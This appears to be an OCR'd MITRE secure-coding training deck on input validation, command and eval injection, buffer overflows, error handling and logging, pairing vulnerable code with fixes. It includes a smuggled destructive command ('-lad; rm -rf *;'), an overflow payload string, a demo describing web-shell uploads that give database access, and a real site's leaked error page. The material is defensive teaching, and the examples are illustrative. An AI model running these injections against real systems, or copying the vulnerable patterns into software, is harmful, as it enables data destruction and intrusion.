Cross-site scripting worm floods MySpace. (2005, October 14). Retrieved February 15, 2011, from http://it.slashdot.org/story/05/10/14/126233/Cross-Site-Scripting-Worm-Floods-MySpace


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Secure Coding …

- **Validate input** (only accept characters that make sense)
- **Encode output** (escape characters like "<")
  - HTML encode
  - URL encode
  - JavaScript encode

```
<%
string strLabel = request.getParameter("label");
if(strLabel.matches("^[a-zA-Z0-9]+$") == false) error();
%>

<P>
  Label: <%= encodeHTML(strLabel) %>
</P>
```


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



A XSS vulnerabilities was identified in the Google.com website, which allowed an attacker to mount a phishing attack. Although Google uses common XSS countermeasures, a successful attack is possible, when using UTF-7 encoded payloads.

The script (http://www.google.com/url?q=...) is normally used for redirecting the browser from Google's website to other sites. When requesting a page which doesn't exist under www.google.com, a 404 NOT FOUND response is returned to the user, with the original path requested. While the aforementioned mechanisms (URL redirection script, 404 NOT FOUND) escape common characters used for XSS, such as <> (triangular parenthesis) and apostrophes, it fails to handle hazardous UTF-7 encoded payloads.

The server response lacks charset encoding enforcement, such as: Response headers: "Content-Type: text/html; charset=[encoding]". Therefore, when sending an XSS attack payload, encoded in UTF-7, the payload will return in the response without being altered.

If "Encoding" is set to "Auto-Select", and Internet-Explorer finds a UTF-7 string in the first 4096 characters of the response's body, it will set the charset

Data Validation Words to Live By: #3

Validate data before use in 'eval' or system commands

- **CWE-95: Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')**
  - The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes code syntax before using the input in a dynamic evaluation call (e.g. "eval").

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

```
my $options = readSocket($sock);
my $command = "/bin/ls " . $options;
system($command);
```

-lad

```
/bin/ls -lad
```


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

```
my $options = readSocket($sock);
my $command = "/bin/ls " . $options;
system($command);
```


```
-lad; rm -rf *;
```

```
/bin/ls -lad;
rm -rf *;
```


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Demo – Show looking at the status functionality in the site. Show an attempt to ‘fuzz’ the ‘check’ name/value pair using TamperData. Use a string like ‘”<>;:%. The error message returned gives the hint that this is an eval statement that caused the error. Mention that at this point it’s just trial and error until you perfect your payload. Cut & paste over a prepared malicious payload from the eval-attack.txt file. The first one is f.cgi which will allow command execution via the “c” name/value pair. The second is d.cgi which also uses the “c” name/value pair to execute DB commands in the application database. Using the f.cgi, you can do a ls –l, show finding the authenticate.cgi source, then using that to identify the file that the DB connection information is coming from along with the ID & password. Then upload the 2nd file to take advantage of that to gain full access to the DB.



Perl backtick runs a command and returns the command's output (stdout). For example … print `perl -le "print -t STDOUT"`… This prints the output of the command … perl -le "print -t STDOUT" … This is very similar to the perl system() function, however system() returns a status code, not stdout.

From http://twiki.org/cgi-bin/view/Codev/SecurityAlert-CVE-2008-5305 …

The %SEARCH{}% TWiki variable or a specially crafted GET URL enables a malicious user to compose a command line executed by the Perl backtick (``) operator. User input is passed to the perl "eval" command without first being sanitized.

If access to TWiki is not restricted by other means, attackers can use the SEARCH variable with or without prior authentication, depending on the configuration.

Proof of concept:

Enter the following in the search box:

Secure Coding …

- **Restrict length** (option doesn't need to be 100 chars long)
- **Whitelist** (only allow specific commands)

```
my $options = <STDIN>;
if length($options) > 100
{
   error();
}
if ($options =~ m/^[a-zA-Z\- ]+$/)
{
   my $command = "/bin/ls " . $options;
   system($command);
}
```


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Data Validation Words to Live By: #4

Validate all data lengths before writing to buffers


- **CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')**
  - The program copies an input buffer to an output buffer without verifying that the size of the input buffer is less than the size of the output buffer, leading to a buffer overflow.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

```
char c[12];
char *bar;
printf("Please enter your name and press <Enter>\n");
get bar;
strcpy(c, bar);
```

Hello



Wikipedia, Retrieved March 7, 2011, from http://en.wikipedia.org/wiki/Stack_buffer_overflow

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


```c
char c[12];
char *bar;
printf("Please enter your name and press <Enter>\n");
get bar;
strcpy(c, bar);
```

AAAAAAAAAAAAAAAAAAAA\x08\x35\xC0\x80

Wikipedia, Retrieved March 7, 2011, from http://en.wikipedia.org/wiki/Stack_buffer_overflow

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Issues in old code still being discovered. Released announcement on Full Disclosure mailing list on 2/14/11, about a new zero-day in Windows Server 2003 and XP SP3.

Secure Coding …

- Use "safe" functions (e.g., strncpy())
- Validate maximum and minimum size values
- Verify that calculations result in valid ranges
- Validate length of input strings (plus NULL terminator!)
- Consider compiler switches that reduce danger of buffer overflows
- Whitelist when possible

Assume all input is malicious.

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Authentication
Authorization
Session Management
Data Validation
Error Handling
Logging
Encryption

Security Mechanism:
ERROR HANDLING

MITRE
Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Error Handling Core Concepts

Expect the unexpected – your data won't always be what you assume

When you hit an error condition – log, cleanup, and STOP

Think carefully about what you send to the client and how you send it

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Error Handling Words to Live By

- Don’t disclose information that should remain private
- Remember to cleanup completely in an error condition

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


Error Handling Words to Live By: #1

Don't disclose information that should remain private

- **CWE-200: Information Exposure**
  - An information exposure is the intentional or unintentional disclosure of information to an actor that is not explicitly authorized to have access to that information.

Think OPSEC!

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



These are examples we've already seen as we've been working through the site. The first provides names & account name combinations, and talks about upcoming changes to the code…why do the users need to see this?

The second example shows a bad userid vs. a bad password. This can be used to harvest possible userid values.

Third example – Just the concept of confirming valid server, files, and db connections to a normal user of an application is rather strange. Users don't need to know that kind of operational detail, and providing it to users just makes an attacker's job easier to understand what impact his attacks might be having.

Final example – returning a coding related error message (see also – stack traces in Java & such) to the browser/user.

Real World Example – Information Leak

Server Error in '/' Application.
Invalid object name 'user_acc'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.
Exception Details: System.Data.SqlClient.SqlException: Invalid object name 'user_acc'.

Source Error:

```
Line 135: sqlcmd = new SqlCommand("select uid, password from user_acc where uid='" + uidd + "'", hookup);
Line 136: hookup.Open();
Line 137: reader=sqlcmd.ExecuteReader();
Line 138:
Line 139: while (reader.Read())
Source File: c:\inetpub\vhosts\cactusindia.com\httpdocs\Default.aspx.cs    Line: 137
```

Stack Trace:

[SqlException (0x80131904): Invalid object name 'user_acc'.]
…

Version Information: Microsoft .NET Framework Version:2.0.50727.4952; ASP.NET Version:2.0.50727.4955

Jating2. (2010, November 15). *Server error in '/' application.* Retrieved February 21, 2011, from http://forums.asp.net/p/1623626/4169865.aspx

MITRE
Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

This is an example of a real error page posted on the web from a IIS / MS .NET application. Large amounts of information leakage are shown here. The example shows information about DB table structure (notably the account table), includes a source code snippet which helpfully shows that the site is likely vulnerable to SQL Injection, shows the application as being installed on the C: drive in the default location which will be helpful if successful in attacking the application, and includes version numbers of the server install of the .NET framework & ASP.NET software. This is really useful for a developer during debugging… but a field day for a malicious attacker.

```
my $username = param('username');
my $password = param('password');

if (IsValidUsername($username) == 1)
{
   if (IsValidPassword($username, $password) == 1)
   {
      print "Login Successful";
   }
   else
   {
      print "Login Failed - incorrect password";
   }
}
else
{
   print "Login Failed - unknown username";
}
```

In the above code, there are different messages for when an incorrect username is supplied, versus when the username is correct but the password is wrong. This difference enables a potential attacker to understand the state of the login function, and could allow an attacker to discover a valid username by trying different values until the incorrect password message is returned.


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Secure Coding …

```
my $username = param('username');
my $password = param('password');

my $result = 0;

if (IsValidUsername($username) == 1)
{
   if (IsValidPassword($username, $password) == 1)
   {
      $result = 1;
      print "Login Successful";
   }
}

if ($result != 1)
{
   print "Login Failed - incorrect username or password";
}
```

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Minimum Balance – This is a business logic decision, not a security one. Telling people exactly what qualifies them to be able to partake in various business functions or options is not an information leakage problem.

Password length – This is not an information leak issue, though this can depend somewhat on where in the application this is provided and under what circumstances. The password length requirement must be told to users during the account creation process. Likely valid to report to users via client side checking in a web application to prevent a typo causing an invalid login for a user. However, it would need to be verified that the password error handling on the server wasn't causing different errors in the case of an invalid login vs. invalid password on the server from this message.

DV fail requirements – not an information leak. An attacker is already going to be able to harvest this information via brute-force methods… why irritate/annoy legitimate users who are trying to do the right thing with a cryptic error that doesn't help them use your application successfully?


Error Handling Words to Live By: #2

Remember to cleanup completely in an error condition

- **CWE-460: Improper Cleanup on Thrown Exception**
  - The product does not clean up its state or incorrectly cleans up its state when an exception is thrown, leading to unexpected state or control flow.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


Failure to Cleanup on Error – Exploit Demo
Application Logic Flow:
RUN 1
RUN 2
lock acquired
1) Acquire a lock on an admin log file
ERROR: Cannot secure adminlog lock.
2) Grab value from insqradmin cookie
3) Verify / Cast value to an int (we expect only 0 or 1)
ERROR: insqradmin cookie not passing an int value?
4) If cast fails, report error and exit
5) Log admin user access if value was 1
6) Release lock on admin log file
After RUN 1, the admin function is broken for all users as the lock is never released.
MITRE
Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
120

Demo -

Real World Example – Improper Cleanup

CVE-ID	
CVE-2008-4302 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
fs/splice.c in the splice subsystem in the Linux kernel before 2.6.22.2 does not properly handle a failure of the add_to_page_cache_lru function, and subsequently attempts to unlock a page that was not locked, which allows local users to cause a denial of service (kernel BUG and system crash), as demonstrated by the fio I/O tool.	

If function hits an error, it fails to secure a page lock.

However, the fail code path attempts to call an unlock on a page that was not locked.

Bug in the kernel causes system DoS.

CVE-2008-4302. (n.d.) Retrieved February 21, 2011, from http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4302

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

```
boolean DoStuff ()
{
   try
   {
      while (condition == true)
      {
         ThreadLock(TRUE);
         // do some stuff
         // an exception may be thrown
         ThreadLock(FALSE);
      }
   }
   catch (Exception e)
   {
      System.err.println("Something bad happened!");
      return (FAILURE);
   }
   return (SUCCESS);
}
```

If an exception is thrown while the thread is locked, then the function will return without unlocking the thread.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Secure Coding …


```
boolean DoStuff ()
{
   try
   {
      while (condition == true)
      {
         ThreadLock(TRUE);
         // do some stuff
         // an exception may be thrown
         ThreadLock(FALSE);
      }
   }
   catch (Exception e)
   {

      if (isThreadLocked == TRUE) ThreadLock(FALSE);

      System.err.println("Something bad happened!");
      return (FAILURE);
   }
   return (SUCCESS);
}
```

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Authentication
Authorization
Session Management
Data Validation
Error Handling
Logging
Encryption

Security Mechanism:
LOGGING

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Logging is important as it can provide information that will help an admin determine what was going on when a problem arose so that they can troubleshoot the problem. This is especially true when there is a security breach and someone needs to determine what happened and what resources an attacker might have had access to. It is advisable to log not just error conditions, but also the occurrence of security related events like login failures. However, we must be careful what we log as an attacker must not have the ability to manipulate the logs and alter the history that they are describing.

Logging Words to Live By

- Avoid logging sensitive data (e.g., passwords)
- Beware of logging tainted data to the logs
- Beware of logging excessive data
- Beware of potential log spoofing

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

There are four "words to live by" related to logging. 1) Avoid logging sensitive data as attackers that have gained access to a system through some other vulnerability may gain access to logs and could potentially see this information. 2) Beware of logging tainted data as this data may be constructed to execute unexpected code under certain conditions. 3) Beware of logging excessive data that might fill up a log and stop logging of future actions. 4) Finally, beware of potential log spoofing that may allow an attacker to cover their tracks.

Logging Words to Live By: #1

Avoid logging sensitive data (e.g., passwords)

- **CWE-532: Information Leak Through Log Files**
  - Information written to log files can be of a sensitive nature and give valuable guidance to an attacker or expose sensitive user information.

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

